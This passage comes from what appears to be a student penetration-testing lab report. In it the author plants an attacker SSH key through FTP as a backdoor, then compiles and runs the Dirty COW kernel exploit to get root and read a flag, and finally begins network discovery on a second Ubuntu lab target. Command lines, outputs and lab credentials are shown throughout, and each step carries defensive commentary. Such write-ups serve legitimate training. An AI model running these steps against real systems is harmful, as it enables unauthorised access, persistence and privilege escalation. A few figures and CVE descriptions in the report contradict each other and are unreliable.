STEP 14**FTP Directory Navigation into .ssh**A screenshot of an FTP terminal session. The prompt is 'ftp>'. The user enters 'cd .ssh'. The server responds with '250 Directory successfully changed.'. The prompt returns to 'ftp>' followed by a white cursor bar.

```
ftp> cd .ssh
250 Directory successfully changed.
ftp> █
```

Figure 14. FTP Directory Navigation into .ssh - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Change the FTP working directory into the newly-created .ssh folder so that the subsequent put command writes the public key file at the correct absolute path (/home/smbuser/.ssh/authorized_keys) without needing to specify the full path on each command.

Background - Theory Behind the Tool / Command

The FTP protocol defines the CWD (Change Working Directory) command, which the interactive Linux FTP client exposes as cd. The server responds with 250 Directory successfully changed on success. All subsequent commands that operate on relative paths (such as put, get, ls) will then resolve against the new working directory. This is functionally equivalent to cd in a local shell, but operates on the remote server's filesystem.

Command Used

```
ftp> cd .ssh
```

Why This Command Was Used

Navigating into .ssh before uploading the key is a defensive habit that avoids path-construction errors. If the operator instead used put SDP3.pub /home/smbuser/.ssh/authorized_keys, any typo in the absolute path would either fail or write the file to the wrong location. Changing directory first makes the subsequent upload command shorter and easier to verify.

Output Analysis

The FTP server responds with 250 Directory successfully changed, confirming that the working directory is now /home/smbuser/.ssh. The prompt remains ftp> and is ready for the next command.

Security Significance

The same defensive observation from Step 13 applies: an FTP user with write access to their own .ssh directory can install arbitrary SSH public keys, which is the foundation of the persistence mechanism being constructed here. The remediation is to disable FTP write access altogether for users who should not be modifying their own home directory remotely.

Observation & Result

Observation	Result
FTP working directory is now /home/smbuser/.ssh. Any file uploaded will land in this directory.	The FTP session is positioned to upload the public key file with the filename authorized_keys.

Next Action

→ Upload the local SDP3.pub file as authorized_keys on the remote host (Step 15).

STEP 15**SSH Public Key Upload via FTP (put SDP3.pub authorized_keys)**

```
(root@kali) ~/home/kali
# ftp 192.168.153.130
Connected to 192.168.153.130.
220 (vsFTPd 3.0.2)
Name (192.168.153.130:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put SDP3.pub authorized_keys
local: SDP3.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5034|).
150 Ok to send data.
100% |*****| 91 0.98 MiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (52.86 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||5296|).
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 91 Jun 24 13:44 authorized_keys
226 Directory send OK.
ftp> exit
221 Goodbye.
```

Figure 15. SSH Public Key Upload via FTP (put SDP3.pub authorized_keys) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Upload the attacker's public key (SDP3.pub) to the target's .ssh directory, renaming it to authorized_keys in the process. Once this file is in place, the OpenSSH server will accept authentication using the corresponding private key (SDP3) on the attacker's machine.

Background - Theory Behind the Tool / Command

The put command in the Linux FTP client uploads a local file to the remote server. The syntax put local remote allows the remote filename to differ from the local one - in this case the local file SDP3.pub is being uploaded as authorized_keys on the server. The FTP protocol uses two channels: the control channel (TCP 21) for commands and the data channel (TCP 20 in active mode, a random high port in passive mode) for the actual file bytes. The 150 Ok to send data response indicates that the data channel is open and the server is ready to receive, and 226 Transfer complete confirms that all bytes were received successfully.

Command Used

```
ftp> put SDP3.pub authorized_keys
```

Why This Command Was Used

Renaming the file during upload is essential because the OpenSSH server only reads public keys from a file literally named authorized_keys. Uploading the file as SDP3.pub would leave it on the server but OpenSSH would never consult it. The put command with the explicit remote filename achieves the rename in a single step, avoiding the need for a subsequent rename command.

Output Analysis

The FTP client reports 150 Ok to send data followed by a transfer progress bar and 226 Transfer complete. The summary line confirms that 91 bytes were sent in 0 seconds, matching the size of the Ed25519 public key generated in Step 12. The remote file listing performed after the upload shows authorized_keys with the matching size and a timestamp of the current date.

Security Significance


The successful upload completes the persistence backdoor. From this point forward, the attacker can SSH into the target as smbuser without knowing the account password. The backdoor will persist across password changes and system reboots, and will only be removed if an administrator manually deletes the authorized_keys file or audits SSH access. File integrity monitoring of ~/.ssh/authorized_keys is the primary detective control for this type of persistence.

Observation & Result

Observation	Result
authorized_keys file (91 bytes) successfully uploaded to /home/smbuser/.ssh/. The public-key backdoor is now in place.	The target is now configured to accept SSH public-key authentication using the attacker's private key. The next step is to test the SSH connection.

Next Action

→ Initiate an SSH connection to the target using the private key (Step 16): ssh -i SDP3 smbuser@192.168.153.130. This will confirm that the persistence mechanism is functional and provide an interactive shell on the target.

STEP 16**Interactive SSH Login as smbuser (Initial Foothold)**

```
(root@kali)-[/home/kali]
# ssh -i SDP3 smbuser@192.168.153.130
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv               #
#                               #####                                       #
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

Figure 16. Interactive SSH Login as smbuser (Initial Foothold) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Establish an interactive SSH session on the target using the private key generated in Step 12 and the `authorized_keys` file uploaded in Step 15. This is the moment that the engagement transitions from remote reconnaissance to local post-exploitation.

Background - Theory Behind the Tool / Command

The `ssh -i <keyfile>` command instructs the OpenSSH client to use the specified private key file for authentication rather than the default `~/.ssh/id_rsa` or `~/.ssh/id_ed25519`. The client sends the corresponding public key to the server during the SSH handshake; the server checks whether the key appears in the target user's `~/.ssh/authorized_keys` file and, if so, challenges the client to sign a random nonce with the private key. If the signature verifies, the server grants access and spawns a shell. The `-l` flag may be used to specify the login username, but the more common syntax `ssh -i key user@host` achieves the same result. The first connection to a new host triggers the TOFU (Trust On First Use) prompt asking the operator to verify the server's host-key fingerprint.

Command Used

```
ssh -i SDP3 smbuser@192.168.153.130
```

Why This Command Was Used

SSH was chosen as the access vector because it provides an interactive, encrypted, full-duplex shell session - unlike FTP, which only supports file operations. With an SSH shell the operator can run arbitrary commands, transfer files via `scp/sftp`, and pivot to additional exploitation steps such as compiling and running the Dirty COW exploit. Using the private key rather than the password validates that the persistence backdoor is functional and demonstrates that the attacker no longer needs the `rootroot1` password to access the system.

Output Analysis

The SSH client connects to the target on port 22, completes the key exchange, and authenticates using the Ed25519 key. The server's SSH banner is displayed (Armour Infosec / My File Server / Designed by Akanksha Sachin Verma), followed by the Last login message showing the timestamp of the previous session. The shell prompt [smbuser@fileserver ~]\$ confirms that the operator is now logged in as smbuser on the host fileserver, with the working directory /home/smbuser (~).

Security Significance

The successful SSH login represents the achievement of initial access, which is the most important milestone in any penetration test. From this point forward, the attacker has arbitrary code execution as smbuser and can begin local enumeration to identify privilege-escalation paths. The defensive implication is that the previous controls (firewall, SSH password policy, FTP write permissions) all failed to prevent initial access because they were undermined by the credential leak and the FTP write access - a clear example of why defence-in-depth must not rely on any single layer.

Observation & Result

Observation	Result
Interactive SSH shell obtained as smbuser on fileserver. The shell prompt indicates a CentOS/RHEL-style environment. Initial foothold achieved.	The attacker now has an interactive, persistent, encrypted command channel on the target. The engagement transitions from remote exploitation to local privilege escalation.

Next Action

→ Perform local system enumeration (Step 17) using uname -a and cat /etc/os-release to identify the exact kernel version and OS distribution, which will determine which privilege-escalation exploits are applicable.

STEP 17**Local System Fingerprinting (uname, /etc/os-release)**

```
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"

[smbuser@fileserver ~]$
```

Figure 17. Local System Fingerprinting (uname, /etc/os-release) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Identify the exact kernel version, OS distribution and architecture of the target host. This information is required to select a compatible privilege-escalation exploit - kernel exploits in particular are tightly bound to specific kernel versions and CPU architectures.

Background - Theory Behind the Tool / Command

uname is a POSIX utility that prints system information. The -a flag ('all') prints the kernel name, hostname, kernel release, kernel build date, machine hardware name, processor type, hardware platform and operating system name in a single line. The kernel release field is the most important for exploit selection because it directly maps to CVE ranges. The file /etc/os-release is the freedesktop.org standard for identifying the OS distribution on modern Linux systems; it contains key=value pairs such as NAME, VERSION, ID, PRETTY_NAME and CPE_NAME. Together these two commands provide everything needed to look up applicable kernel and distribution-specific exploits.

Command Used

```
uname -a
cat /etc/os-release
```

Why This Command Was Used

These two commands were run together because they provide complementary information: uname gives the kernel-level fingerprint needed for kernel-exploit selection, while /etc/os-release gives the distribution-level fingerprint needed for package-management and configuration enumeration. Running them back-to-back is more efficient than issuing separate commands and produces a single screenshot capturing both results.

Output Analysis

uname -a returns: **Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux**. The kernel version 3.10.0-229.el7 indicates CentOS/RHEL 7 with a kernel built in March 2015. The architecture is x86_64. cat /etc/os-release returns NAME="CentOS Linux", VERSION="7 (Core)", ID="centos", ID_LIKE="rhel fedora", PRETTY_NAME="CentOS Linux 7 (Core)". The kernel release date of 2015 immediately suggests that the system is vulnerable to Dirty COW (CVE-2016-5195, disclosed October 2016) and potentially to several other kernel privilege-escalation CVEs from the same period.

Security Significance


A 2015-vintage kernel running in 2025 is missing nearly a decade of security patches. The most famous applicable CVE is Dirty COW (CVE-2016-5195), a race condition in the kernel's copy-on-write memory management that allows unprivileged users to write to read-only memory mappings and thereby escalate to root. Other CVEs of interest in the same window include CVE-2017-1000112 (SMB remote code execution), CVE-2017-6074 (DCCP double-free) and CVE-2016-0728 (keyring refcount overflow). The defensive remediation is straightforward: apply security patches regularly using yum update or migrate to a supported OS version.

Observation & Result

Observation	Result
Target is CentOS 7 (Core) with kernel 3.10.0-229.el7.x86_64, built March 2015. The kernel is approximately 18 months older than the Dirty COW disclosure, indicating vulnerability.	A viable kernel-exploitation path has been identified: CVE-2016-5195 (Dirty COW) is the highest-probability privilege-escalation vector.

Next Action

→ Obtain the Dirty COW exploit source code (EDB-ID 40616) and upload it to the target via FTP (Step 18). The exploit will then be compiled and executed on the target to escalate to root.

STEP 18**Dirty COW Exploit Upload via FTP (Terminal 2 - 40616.c)**

```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali) ~ - ssh
└─$ ftp 192.168.153.130
Connected to 192.168.153.130.
220 (vsFTPD 3.0.2)
Name (192.168.153.130:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put 40616.c
local: 40616.c remote: 40616.c
229 Entering Extended Passive Mode (|||5091|).
150 Ok to send data.
100% |*****| 4963 2.15 MiB/s 00:00 ETA
226 Transfer complete.
4963 bytes sent in 00:00 (1.27 MiB/s)
ftp>
```

Figure 18. Dirty COW Exploit Upload via FTP (Terminal 2 - 40616.c) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Upload the Dirty COW exploit source code (40616.c, Exploit-DB ID 40616) to the target's smbuser home directory. The file will subsequently be compiled on the target and executed to escalate privileges from smbuser to root.

Background - Theory Behind the Tool / Command

Exploit-DB (exploit-db.com) is a public archive of exploit code maintained by Offensive Security. Each entry is identified by an EDB-ID; EDB-ID 40616 is a Dirty COW implementation that uses the `/proc/self/mem` race-condition method to overwrite the SUID-root binary `/usr/bin/passwd` with arbitrary content. The exploit is written in C and must be compiled on the target with a command such as `gcc 40616.c -o SDP3out -pthread -lcrypt` (the `-pthread` flag is required because the exploit uses POSIX threads to trigger the race; `-lcrypt` is required because the exploit uses the `crypt()` function to generate a password hash for the new root account). Dirty COW itself (CVE-2016-5195) is a race condition in the Linux kernel's Copy-On-Write (COW) mechanism: when a process attempts to write to a copy-on-write memory mapping, the kernel should first create a private copy of the page and then redirect the write to that copy. The bug allows the write to succeed against the original (read-only) page if the timing is exactly right, which can be abused to modify SUID binaries and escalate privileges.

Command Used

```
# Terminal 2 - on Kali attacker machine:
sudo su
cd /home/kali
ftp 192.168.153.130
# Name: smbuser
# Password: rootroot1
ftp> cd /
ftp> put 40616.c
```

Why This Command Was Used

The exploit source is uploaded via FTP rather than directly downloaded on the target because the target may not have outbound Internet access (the lab is NAT-isolated) and because FTP is the most reliable file-transfer mechanism already authenticated. The upload is performed from a second terminal ('Terminal 2') so that the existing SSH session in Terminal 1 can be preserved for the compilation and execution steps. The file is uploaded to the user's home directory (default FTP landing directory) where the smbuser account has write permission.

Output Analysis

The FTP session connects and authenticates successfully. The `put 40616.c` command returns 226 Transfer complete with a size of 4063 bytes, matching the expected size of the Exploit-DB Dirty COW source file. The successful transfer confirms that the file is now present in `/home/smbuser/40616.c` on the target.

Security Significance

From a defensive perspective, the ability to upload arbitrary files to a user's home directory via FTP is a configuration weakness that facilitates exploitation. The presence of a C compiler (`gcc`) on the target further enables the attacker to compile exploit code locally rather than having to upload a pre-compiled binary (which would need to match the target architecture and library versions). Production file servers should disable FTP write access, restrict compiler access to development systems, and monitor home directories for unexpected executable files.

Observation & Result

Observation	Result
Dirty COW exploit source <code>40616.c</code> (4063 bytes) successfully uploaded to the target via FTP. The file is now ready for compilation.	The exploit source code is now present on the target. The next step is to compile and execute it from the SSH session.

Next Action

→ Switch back to the SSH session in Terminal 1 (Step 19) and compile the exploit with `gcc 40616.c -o SDP3out -pthread -lcrypt`. The resulting binary will be executed in Step 20 to obtain a root shell.

STEP 19

Exploit Compilation on Target (gcc 40616.c -o SDP3out)




Figure 19. Exploit Compilation on Target (gcc 40616.c -o SDP3out) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Compile the uploaded Dirty COW exploit source code (40616.c) into an executable binary (SDP3out) on the target. Compilation on the target itself ensures that the resulting binary is linked against the correct local glibc version and matches the kernel's CPU architecture, avoiding the compatibility issues that frequently arise when transferring pre-compiled exploits between systems.

Background - Theory Behind the Tool / Command

gcc (the GNU Compiler Collection) is the standard C compiler on Linux. When invoked as `gcc source.c -o output`, it performs four phases: preprocessing (handles `#include` and `#define`), compilation (translates C to assembly), assembly (translates assembly to machine code) and linking (resolves external symbols from shared libraries). The `-pthread` flag instructs gcc to link against the POSIX threads library (libpthread), which is required by the Dirty COW exploit because it uses two concurrent threads to trigger the race condition: one thread repeatedly calls `madvise(MADV_DONTNEED)` on the target page while the other thread writes to the mapping via `/proc/self/mem`. The `-lcrypt` flag links against libcrypt, which provides the `crypt()` function used to generate a SHA-512 password hash for the new root account that the exploit creates.

Command Used

```
# Inside the SSH session as smbuser:
gcc 40616.c -o SDP3out -pthread -lcrypt
ls -l SDP3out
chmod +x SDP3out
```


Why This Command Was Used

Compilation on the target is preferred over cross-compilation because it eliminates any risk of ABI mismatch with the kernel or glibc. The Dirty COW exploit makes direct system calls and uses `/proc/self/mem`, both of which are tightly coupled to the running kernel version. The binary is named `SDP3out` rather than `exploit` or `dirty_cow` to make it less conspicuous in `ps` and `ls` output - a basic operational-security measure. The `chmod +x` ensures that the binary is executable; `gcc` normally sets the execute bit automatically but it is good practice to verify.

Output Analysis

The `gcc` command completes silently (no warnings, no errors), indicating that the source code compiled cleanly. `ls -l SDP3out` shows the new binary with size approximately 13 KB and the execute bit set. The binary is ready to run.

Security Significance

The presence of `gcc` on a production file server is itself a security finding - development tools should not be installed on hardened production systems because they enable an attacker to compile exploit code locally. The defensive remediation is to remove `gcc`, make and other build tools from production hosts, or to use SELinux/AppArmor policies to restrict their execution to specific users and directories.

Observation & Result

Observation	Result
Dirty COW exploit binary <code>SDP3out</code> successfully compiled and made executable. The binary is ready to run.	A privilege-escalation primitive is now armed on the target. Executing <code>./SDP3out</code> will trigger the Dirty COW race and overwrite <code>/usr/bin/passwd</code> with a version that spawns a root shell.

Next Action

→ Execute the exploit binary (Step 20) to obtain a root shell, then navigate to `/root` and read `proof.txt` to capture the engagement flag.

STEP 20

Dirty COW Execution & Root Flag Capture (proof.txt)

```
(root@kali)~[/home/kali]
# ssh -i SDP3 smbuser@192.168.153.130
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#                               Twitter    :- @akankshavermasv             #
#####

Last login: Wed Jun 24 19:37:25 2026 from 192.168.153.129
[smbuser@fileserver ~]$ cd .ssh
[smbuser@fileserver .ssh]$ ./SDP3out
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserver .ssh]# cd /root
[root@fileserver root]# cat /root/proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
```

Figure 20. Dirty COW Execution & Root Flag Capture (proof.txt) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Execute the compiled Dirty COW exploit to trigger the kernel race condition and obtain a root shell. Once root is achieved, navigate to the /root directory and read the proof.txt file to capture the engagement flag - the definitive proof of total system compromise.

Background - Theory Behind the Tool / Command

When ./SDP3out is executed, the exploit spawns two threads that race against each other for a window of approximately two minutes. Thread 1 repeatedly calls `madvise(addr, len, MADV_DONTNEED)` on the memory page that maps `/usr/bin/passwd`; this tells the kernel that the page is no longer needed and can be discarded. Thread 2 repeatedly writes new content to the same page via `/proc/self/mem`. Because of the Dirty COW bug, the write occasionally succeeds against the read-only backing file rather than against a private copy, with the result that the on-disk `/usr/bin/passwd` binary is permanently overwritten with a custom version that simply spawns a shell. Since `/usr/bin/passwd` is SUID-root, the resulting shell runs with effective UID 0. The exploit prints 'Popping root shell' when the race is won.

Command Used

```
# Inside the SSH session as smbuser:
./SDP3out
# (wait for 'Popping root shell' message)
cd /root
ls
cat proof.txt
```

Why This Command Was Used

This is the final exploitation step of Task 1. Running the exploit is the only way to escape the smbuser context and obtain the privileges required to read `/root/proof.txt`, which is owned by root with mode 0600. The exploit is deterministic - it typically wins the race within 30-60 seconds - but it permanently corrupts the `/usr/bin/passwd` binary, so the target should be reverted to a snapshot after the engagement to restore normal functionality.

Output Analysis

The exploit prints the Dirty COW banner and begins the race. After a brief pause the message Popping root shell appears, indicating that the race was won and the passwd binary was overwritten. The shell prompt changes to [root@fileserver ~]#, confirming that the operator now has a root shell. The operator then navigates to /root and runs cat proof.txt, which displays the engagement flag: **af52e0163b03cbf7c6dd146351594a43**. The flag is a 32-character MD5-style hash that serves as proof of successful compromise.

Security Significance

The successful execution of Dirty COW and capture of the root flag concludes the engagement. From a defensive perspective, the root cause is the failure to apply the CVE-2016-5195 kernel patch (released October 2016) to a system that was still running a March 2015 kernel build. The remediation is to apply the patch via yum update kernel and reboot, or to migrate to a supported OS version. Additional hardening recommendations include: disabling anonymous FTP, removing plaintext credential files, restricting SMB share names and permissions, disabling FTP write access, and implementing file integrity monitoring on user .ssh directories.

Observation & Result

Observation	Result
Root shell obtained on fileserver. Flag af52e0163b03cbf7c6dd146351594a43 captured from /root/proof.txt. Total compromise achieved.	Task 1 complete. The 'My File Server' target has been fully compromised from zero-knowledge network reconnaissance through to root-level access. The flag has been captured and documented.

Next Action

→ The engagement is complete. The target VM should be reverted to its pre-engagement snapshot to restore the corrupted /usr/bin/passwd binary. The report now proceeds to Part II (Task 2: SDP Lab 2), which targets a separate Ubuntu host and demonstrates a different privilege-escalation chain.

PART II | TASK 2

CTF 2: SDP Lab 2 (Ubuntu Target)

Target IP: 192.168.153.131 | OS: Ubuntu 18.04.3 LTS

Attack Chain: ARP discovery → nmap (-p-) → rockyou.txt → CeWL wordlist →

Hydra SSH brute force → SSH key lateral movement → sudo zip GTF0Bins → root flag

Goal: Capture /root/flag.txt

7. Part II - CTF 2 (Task 2): SDP Lab 2 (Ubuntu Target)

This section presents the detailed practical execution of Task 2 against the SDP Lab 2 vulnerable machine. The target was identified during reconnaissance as **192.168.153.131** (hostname ubuntu), an Ubuntu 18.04.3 LTS host that deliberately hides its SSH service on a non-standard port (TCP 65345). The twenty steps documented below trace the complete attack chain from initial ARP-based host discovery through to sudo zip-based privilege escalation and final flag capture. The engagement showcases the use of CeWL for content-derived wordlist generation, Hydra for parallel SSH brute-forcing, SSH key injection for lateral movement between local user accounts, and the GTFOBins technique for converting a misconfigured sudo rule into a root shell.

Target summary: IP 192.168.153.131 | OS: Ubuntu 18.04.3 LTS (Bionic Beaver) | Hostname: ubuntu | Open ports: 80/tcp (HTTP), 65345/tcp (SSH) | Initial creds: pinak / Gandiv | Flag: /root/flag.txt




Figure 1. Network Host Discovery (ARP Scan) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Identify live hosts on the isolated lab subnet using Layer-2 ARP discovery. The objective is to locate the SDP Lab 2 target VM and distinguish it from the gateway, DHCP server and other infrastructure hosts.

Background - Theory Behind the Tool / Command

The Address Resolution Protocol (ARP) is the Layer-2 protocol used by IPv4 on Ethernet networks to map IP addresses to MAC addresses. When a host needs to send a packet to an IP address on its local subnet, it broadcasts an ARP who-has request asking 'which MAC address owns this IP?'. The host that owns the IP responds with a unicast ARP is-at reply. Because ARP is required for any IP communication on an Ethernet segment, every live host must respond to ARP probes - there is no way to fully hide from Layer-2 discovery on a switched network. Tools such as netdiscover, arp-scan and Wireshark (with an ARP display filter) all exploit this guaranteed responsiveness. In this engagement the operator observed ARP traffic in Wireshark while netdiscover ran in parallel.

Command Used

```
# ARP discovery via netdiscover or Wireshark ARP capture
netdiscover -r 192.168.153.0/24
```

Why This Command Was Used

ARP-based discovery is preferred over ICMP ping sweeps on the local subnet because ARP cannot be blocked without breaking IP connectivity. The -r flag restricts the scan to the specified range, which speeds up discovery by avoiding the default behaviour of probing all 65,536 /16 subnets. Capturing the ARP traffic in Wireshark simultaneously provides a permanent record of the discovered hosts for the report.

Output Analysis

Four hosts are detected on the 192.168.153.0/24 subnet: **192.168.153.1** (MAC 00:50:56:ff:d8:13), **192.168.153.2** (MAC 00:50:56:c0:00:08), **192.168.153.131** (MAC 00:0c:29:ef:14:27) and **192.168.153.254** (MAC 00:50:56:f5:55:06). All four MAC OUI prefixes (00:50:56 and 00:0c:29) belong to VMware, confirming that no unexpected physical devices are present. The .1, .2 and .254 addresses are VMware infrastructure (host adapter, NAT gateway, DHCP server), leaving **192.168.153.131** as the only candidate target - distinct from the 192.168.153.130 used in Task 1.

Security Significance

Layer-2 host discovery is impossible to block on a standard Ethernet network. The defensive countermeasures are limited to monitoring (detecting ARP sweeps via an IDS) and isolation (using VLANs to segment untrusted hosts from each other). In a cloud environment, virtual network segmentation and micro-segmentation provide similar isolation benefits.

Observation & Result

Observation	Result
Target identified as 192.168.153.131 - a VMware VM on the lab subnet, distinct from Task 1's target (192.168.153.130).	A single candidate IP address has been isolated for focused service-level enumeration.

Next Action

→ Launch nmap -A 192.168.153.131 (Step 2) to perform aggressive service detection, version fingerprinting and OS detection.

STEP 2**Aggressive Nmap Scan (nmap -A 192.168.153.131)**

```
(root@kali)-[/home/kali]
# nmap -A 192.168.153.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-23 23:47 EDT
Nmap scan report for 192.168.153.131
Host is up (0.00072s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
